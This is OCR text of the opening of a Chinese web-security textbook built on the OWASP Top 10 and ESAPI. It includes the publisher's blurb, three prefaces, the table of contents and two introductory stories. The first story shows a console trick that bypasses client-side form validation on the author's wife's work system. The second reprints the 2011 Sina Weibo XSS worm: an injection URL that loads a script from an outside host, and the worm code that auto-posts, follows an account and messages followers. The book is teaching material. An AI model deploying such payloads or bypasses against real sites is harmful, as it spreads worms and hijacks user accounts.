
Broadview
www.broadview.com.cn

安全技术大系

Web应用安全威胁与防治

基于OWASP Top 10与ESAPI

王文君 李建蒙 编著



電子工業出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
http://www.phei.com.cn

Web应用安全威胁与防治

基于OWASP Top 10与ESAPI

王文君 李建蒙 编著

電子工業出版社
Publishing House of Electronics Industry
北京•BEIJING

内 容 简 介

本书是一本讲解 Web 应用中最常见的安全风险以及解决方案的实用教材。它以当今公认的安全权威机构 OWASP（Open Web Application Security Project）制定的 OWASP Top 10 为蓝本，介绍了十项最严重的 Web 应用程序安全风险，并利用 ESAPI（Enterprise Security API）提出了解决方案。本书共有五篇，第 1 篇通过几个故事引领读者进入安全的世界；第 2 篇是基础知识篇，读者可以了解基本的 Web 应用安全的技术和知识；第 3 篇介绍了常用的安全测试和扫描工具；第 4 篇介绍了各种威胁以及测试和解决方案；第 5 篇在前几篇的基础上，总结在设计和编码过程中的安全原则。

本书各章以一个生动的小故事或者实例开头，让读者快速了解其中的安全问题，然后分析其产生的原因和测试方法并提出有效的解决方案，最后列出处理相关问题的检查列表，帮助读者在以后的工作和学习中更好地理解和处理类似的问题。读完本书之后，相信读者可以将学过的内容应用到 Web 应用安全设计、开发、测试中，提高 Web 应用程序的安全，也可以很有信心地向客户熟练地讲解 Web 应用安全威胁和攻防，并在自己的事业发展中有更多的收获。

本书适用于 Web 开发人员、设计人员、测试人员、架构师、项目经理、安全咨询顾问等。本书也可以作为对 Web 应用安全有兴趣的高校学生的教材，是一本实用的讲解 Web 应用安全的教材和使用手册。

图书在版编目（CIP）数据

Web 应用安全威胁与防治：基于 OWASP Top 10 与 ESAPI / 王文君，李建蒙编著.
北京：电子工业出版社，2013.1
（安全技术大系）
ISBN 978-7-121-18857-2

Ⅰ. ①W… Ⅱ. ①王… ②李… Ⅲ. ①互联网络－安全技术 Ⅳ. ①TP393.408

中国版本图书馆 CIP 数据核字（2012）第 257964 号

策划编辑：毕　宁
责任编辑：贾　莉
印　　刷：中国电影出版社印刷厂
装　　订：三河市鹏成印业有限公司
出版发行：电子工业出版社
　　北京市海淀区万寿路 173 信箱　邮编 100036
开　　本：787×980　1/16　印张：30　字数：600 千字
印　　次：2013 年 1 月第 1 次印刷
印　　数：4000 册　定价：69.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：（010）88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：（010）88258888。

序 1

随着社交网络、微博等一系列新型的互联网产品的诞生，尤其是 Web 2.0 技术的推广，基于 Web 环境的面向普通终端用户的互联网应用越来越广泛。在企业界，随着企业信息化的不断深入，各种服务于企业的应用都架设在 Web 平台上。Web 业务的迅速发展把越来越多的个人和企业的敏感数据通过 Web 展现给用户。这引起黑客们的强烈关注，他们跃跃欲试，利用网站操作系统的漏洞和 Web 服务程序的 SQL 注入等漏洞得到 Web 服务器的控制权限，轻则篡改网页内容，重则窃取重要内部数据。更为严重的则是在网页中植入恶意代码，使得网站访问者受到侵害。这些也使得越来越多的用户关注应用层的安全问题，业界对 Web 应用安全的关注度也逐渐升温。

目前很多业务都依赖于互联网，如网上银行、网络购物、网游等，很多恶意攻击者会对 Web 服务器进行攻击，想方设法通过各种手段获取他人的个人账户信息以谋取利益。正是因为这样，Web 业务平台非常容易遭受攻击。为了防止黑客的攻击，除了对 Web 服务器做相应的配置外，Web 应用程序的设计和开发也需要杜绝黑客攻击的隐患。本书有针对性地面向广大 Web 应用程序员提供了系统的安全设计原则和编程技巧。

作为应用程序员，你可能非常熟悉你所负责的业务逻辑，你也一定精通几种编程语言和数据库。但是，就我所接触的程序员来说，很少有懂得怎样在编程中避免留下安全漏洞的。对于产品架构师，很多产品在其设计之时没有考虑系统的安全问题，没有相应的安全标准。请仔细阅读本书，本书为你的 Web 产品提供了一个可行的安全标准，同时也为你提供了系统的针对各种安全漏洞的行之有效的编程技巧。

作者之一的王文君是我领导的惠普软件 PPM 产品研发团队的安全架构师。他将 OWASP Top 10 应用于 PPM，使之成为该企业级产品的安全标准。事实证明，OWASP Top 10 及相应的 ESAPI 有效地满足了用户对该产品安全方面的苛刻要求。不久前，我们的产品通过了我们的客户之一某国国防部的安全攻击测试。所以，我极力将本书推荐给你。你将会有针对性地在你的程序里满足安全性要求，对于潜在的安全隐患，你将有足够的智慧和手段去解决它。

李维纲

惠普软件部研发团队经理

序 2

2011 年的秋天，我应邀在北京国际会议中心举行的 OWASP 亚洲峰会上做了《XSS 检测防范技术与实例研究》演讲，在介绍存储型和反射型跨站脚本的时候，我写了下面一段小诗：

你点，或者不点，蠕虫就在那里，不增不减。
你看，或者不看，跨站就在那里，不来不去。
默然　相逢
寂静　悲怆

会后，电子工业出版社的毕宁老师找到我，问我是否能写一本关于 OWASP Top 10 的书籍。根据我自身的经验，现在许多 IT 软件公司在开发软件的时候都采用了敏捷开发，功能导向非常严重。产品经理在背后催呀催，IT 开发者在前面追呀追，很多软件产品根本没有将安全作为一个验收标准，这样导致交付客户使用后，经常会发生一些安全问题，然后再进行修改，成本非常高，当时我就想，如果能写这么一本书，提高广大 IT 开发者、测试者的安全意识，使得在项目需求分析以及开发的时候就能将安全考虑进去，岂不是很好？于是就爽快地答应了。从北京回来以后，与也参加此次会议的李建蒙先生就这事聊了聊，一拍即合，决定由两人一起创作这本书。

本书结构

本书分 5 篇，读者可以通过浏览目录来了解全书的大体纲要。

第 1 篇引子，在这篇里，读者通过阅读 4 个小故事，可以对常见的网络安全事件有个基本了解，增强从事 IT 事业的自豪感，甚至可以学着做出我们 IT 人员的“禅师体”，在笑声中搞定小清新。

第 2 篇基础篇，万丈高楼平地起，这篇主要介绍了一些最基本的 Web 应用技术的概念，如 http、https、Cookie、Session 等，以及一些 OWASP 的基本知识，如风险评估、Top 10、ESAPI 等。

第 3 篇工具篇，工欲善其事，必先利其器，从事 IT 安全行业，没有一些得力的小工具是万万不行的。本篇介绍了最常见的 Apache Web 服务器、各种主流浏览器及调试工具、一些流行的渗透测试工具及扫描工具，最后介绍了一些常见的漏洞学习网站供读者进行学习试验。

第 4 篇攻防篇，这是本书最主要的内容，根据提出问题、分析问题和解决问题三部曲，详细而全面地介绍了 OWASP Top 10，每一章的最后还附有 checklist，以便读者方便地进行查询。

第 5 篇安全设计和编码十大原则，作为本书的结尾部分，这篇主要介绍了我们做安全设计和编码时最常见的十大原则，提纲挈领。

致谢

感谢毕宁老师，正是你的努力，本书才得以与广大读者见面，以后有机会我一定要亲自弹上一首古筝曲向你致谢。

感谢出版社参与本书编审的老师，我想对你们说，一路泥泞，只为山花灿烂。

感谢本书的另一作者李建蒙，我要告诉你，我是如此的幸运能遇到你，与你的合作真心愉快。

感谢我的经理李维纲先生，谢谢你对我的工作的理解和支持，正是你的谆谆教导让我大胆地走出去，因此我才能开阔自己的眼界，才能有本书的诞生，同时也感谢你百忙之中抽空为本书写序。

感谢我的好朋友许屹，在我有小小得意的时候，你能给我中肯的建议让我更冷静地思考，在我失意的时候，你总能出现在我的面前给我最最及时而贴切的安慰让我勇于面对。有友如此，夫复何求？

感谢 HP PPM 所有的同事们，正是你们如此地信任我和给我这个机会，我才有机会做这些知识积累，才有本书的面世。他们包括但不限于：陈萍、高陈、何强威、汪燕锋、任智超、方逸东、Etienne、夏琴娴、周琴、丁晨、吴留坡、吴韬青、严峰、董欢欢、任君平、赵敏、黄健、李祥青、李文锦、陆纯奇、於良伟、宋立平、黄严，等等（我这里不一一列举所有 PPMer 名字了）。我想到了两年前我们组去阳澄湖吃蟹的时候，我写下的那个标语："菊黄蟹肥，阳澄农庄。巅峰之队，我为伊狂。"有的时候我一个人走在路上，想到你们每个人的欢声笑语，想到你们每个人的聪明才智，暗自佩服。我要对你们说，能和你们一起工作是我的荣幸。因为我知道，无论我做什么，我的背后都有你们给我支持。同时也感谢过去在 PPM 工作过的同事对我的帮助，他们包含但不限于 Vikram Matharoo、Sophia Gu、Imran Tusneem、Narayan Mandaleeka、Youjin Zhu、Subir Parulekar、顾兵、Vadim Filanovsky、金央真、陆由、朱启敏、郭亚峰等。

感谢 HP Software 上海的领导黄晓辉、欧阳杰子、朱征宇、金卫国、蒋镒珍、谢黎等一直以来对我的关心和指导，鼓励我一直进步。

I would like to show my greatest appreciation to Tomer Gershoni, the Chief Information and Security Officer for HP Hybrid & Cloud. I can't say thank you enough for your tremendous support and help in dealing with PPM SaaS security issues. I'm looking forward to going on collaboration in the near future.

I want to express my sincere gratitude to Asaf Barkan, CTO of HP SPM product unit, for providing a very constructive suggestion and guidance to my research about Two Factor Authentication as a Service (2FAaaS), you're definitely the security expert that everyone wants to be.

感谢新浪微博的夏玉明、Success Factor 的吴宇、携程旅行网的袁劲松和上海测评中心的何勇亮、网易的沈明星，你们给了我很多有用的建议，和你们聊天真是人生的一大乐事。

感谢黑客老鹰万涛、上海银基胡绍勇、金山软件程冲、上海交大施勇给本书写的书评，你们的鼓励是我继续前进的动力。

感谢 OWASP 中国的同仁们，正是你们提供了一个如此轻松良好的平台，我才得以有机会写作这本书，他们包含但不限于：陈亮、Rip、宋国徽、袁明坤、付奎、Neil、Ivy、刘永波、Frank、郭涛等。

感谢我的父母，正是他们含辛茹苦地将我养大，教会我做人的道理。

感谢我家里那位最可爱的王洁怡小姑娘，爸爸写书的时候很忙，不能每周都带你出去玩，你也谅解我，其实爸爸最大的希望就是你能健康快乐地成长，你永远在我内心最柔弱的地方。

最后感谢我的妻子，12 年前，我们在闵科相遇，我还书生年少，你仍白衣如雪。感谢你多年如一日地对我的照顾、呵护和默默的支持。一生痴绝处，无梦回兰坪。

邮箱：shanda.wang@gmail.com

微博：http://weibo.com/sanderwang

Blog：http://blog.sina.com.cn/app4sec

王文君

2012 年 7 月于上海

序 3

记得和王文君先生相识还是源于 2011 年 11 月北京的 OWASP 的亚洲峰会，当时，我们都被邀请作为演讲和培训嘉宾，住在同一家酒店的同一层楼上，因而，得以认识。后来有一天，王文君先生联系我说："要写一本关于安全漏洞方面的书籍，主要是提高入门人员、开发人员以及测试人员的一些安全意识和安全防范意识"。我听到之后，非常高兴。

在这么多年的安全工作中，经常遇到一些开发或者测试人员对安全方面一点也不懂，导致开发的产品问题非常多。我经常在公司内部组织一些培训，主要是培训安全开发流程，以及安全漏洞的正确的防范方法，这样做主要是为了提高公司内部员工的安全开发意识。可是，可能还有很多公司没有这方面的培训，或许还没有安全方面的意识，所以，才导致安全事件频发。不过，随着网络安全事件的发生，越来越多的公司体会到安全的重要性，开始在安全方面投入人力和物力。但是，即使投入再多，没有很好的指导和正确的方法，往往会事倍功半，甚至使得很多工作都成为徒劳。如果有一本可以提高大家安全意识，并且能够为大家提供进一步的正确的防范方法的书，那是更好了。所以，王文君先生联系我时，我非常爽快地答应了一起创作一本这方面的书籍。

花了将近半年的时间，才完成本书的编写，这个过程使得我对所涉及的知识又有了进一步的理解和升华，希望能够给读者带来安全性方面知识的丰富。

将本书献给我的母亲，是她的教导和坚持改变了我的人生，才使得我能够有这样的机会写这本书，还要感谢我的妻子，虽然她有孕在身，仍然坚持支持和鼓励我完成此书。

感谢我的好朋友新浪微博安全专家夏玉明先生，给了我不少很好的建议。最后还要感谢王文君先生，虽然在 OWASP 只是一面之缘，却能够想起与我一起合作完成这本书。

邮箱：jianmeng.jimmy@gmail.com

微博：http://weibo.com/devsecurity

李建蒙

2012 年 7 月于合肥

目　录

第 1 篇　引子

第 2 篇　基础篇

第 3 篇　工具篇

PART 1

第1篇　引子

故事一：家有一IT，如有一宝

我的爱人是做销售的，每天晚上回家都要上网填写一个系统，若不填的话会扣奖金。有一天，她还是照常填写好了，等要提交的时候，忽然出现一个对话框，如下：

可问题是，她仔细地检查了填写的日期，并没错，遂求助于我。我看了看，第一反应就是：这个提交是在客户端做校验的，那是相当不可靠的，我一定能绕过去这个验证而正确提交。于是找到了这个按钮的那段 HTML 代码：

```
    <input name="btn_SaveMsg" class="button" id="btn_SaveMsg" style="width:
110px;" onclick="return Check_Form();" type="submit" value="保存"/>
```

并查看了 Check_Form 函数，函数相当长，这里就不全列举出来了，只贴几行：

```
    if(document.getElementById("txt_Evalueation_Date").value>returndate) {
            alert('前半天不能大于当天！');
document.getElementById("txt_Evalueation_Date").focus();
            return false;
    }
    …
    return true;
```

但我们知道，只要是客户端进行校验的，就不靠谱。于是我用 Chrome 打开了这个页面，然后在 Console 面板上执行了下面的命令：

```
    MainPanel.document.getElementById("btn_SaveMsg").onclick="return true;"
    MainPanel.document.getElementById("btn_SaveMsg").click();
```

这里做简单的介绍，MainPanel 是 Frame 的名字，原始页面包括了好几个 Frame，然后根据 id 取得保存按钮这个元素，并且将 onclick 函数改成 return true，即验证永远通过，这样就可以跳过原来客户端的 Check_Form 函数中那么多的 return false 的情况了，最后调用保存按钮的 click 方法进行提交。

Bingo！提交通过！于是本人也获得了一句赞语：家有一 IT，如有一宝。

这个故事告诉我们——永远不要在客户端做安全检验！

故事二：微博上的蠕虫

我们知道 2011 年 6 月份，新浪微博出现了一次比较大的 XSS 攻击事件。大量用户自动发送诸如：“郭美美事件的一些未注意到的细节”、“建党大业中穿帮的地方”、“让女人心动的 100 句诗歌”、“这是传说中的神仙眷侣啊”等微博和私信，并自动关注一位名为 hellosamy 的用户。微博用户中招后会自动向自己的粉丝发送含毒私信和微博，有人点击后会再次中毒，形成恶性循环。

如果我们仔细看一下，会发现原始的微博链接如下图所示。

如果我们对 URL 进行解码，就会发现这个链接其实就是：

```
http://weibo.com/pub/star/g/xyyyd"><script src=//www.2kt.cn/images/t.js>
</script>?type=update
```

而问题的奥妙就在于那个位于 www.2kt.cn 主机上的脚本 t.js，它的主要代码如下：

```
function publish(){                                                    ❶
    url = 'http://weibo.com/mblog/publish.php?rnd=' + new Date().getTime();
    data = 'content=' + random_msg() + '&pic=&styleid=2&retcode=';
    post(url,data,true);
}

function follow(){                                                     ❷
    url = 'http://weibo.com/attention/aj_addfollow.php?refer_sort= profile
&atnId=profile&rnd=' + new Date().getTime();
```

```
        data = 'uid=' + 2201270010 + '&fromuid=' + $CONFIG.$uid +          ❸
'&refer_sort=profile&atnId=profile';
        post(url,data,true);
    }

    function message(){                                                    ❹
        url = 'http://weibo.com/' + $CONFIG.$uid + '/follow';
        ids = getappkey(url);                                              ❺
        id = ids.split('||');
        for(i=0;i<id.length - 1 &i<5;i++){
            msgurl = 'http://weibo.com/message/addmsg.php?rnd=' + new Date().
getTime();
            msg = random_msg();
            msg = encodeURIComponent(msg);
            user = encodeURIComponent(encodeURIComponent(id[i]));
            data = 'content=' + msg + '&name=' + user + '&retcode=';
            post(msgurl,data,false);
        }
    }

    function main(){                                                       ❻
        try{
            publish();
        }
        catch(e){}
        try{
            follow();
        }
        catch(e){}
        try{
            message();
        }
        catch(e){}
    }
```

❶ 的作用是调用 Ajax 发送随机消息，当然了，这里预先定义了一些吸引人眼球的消息。

❷ 的作用是 follow 一个特定的用户 hellosamy，它的 ID 是❸中声明的 2201270010。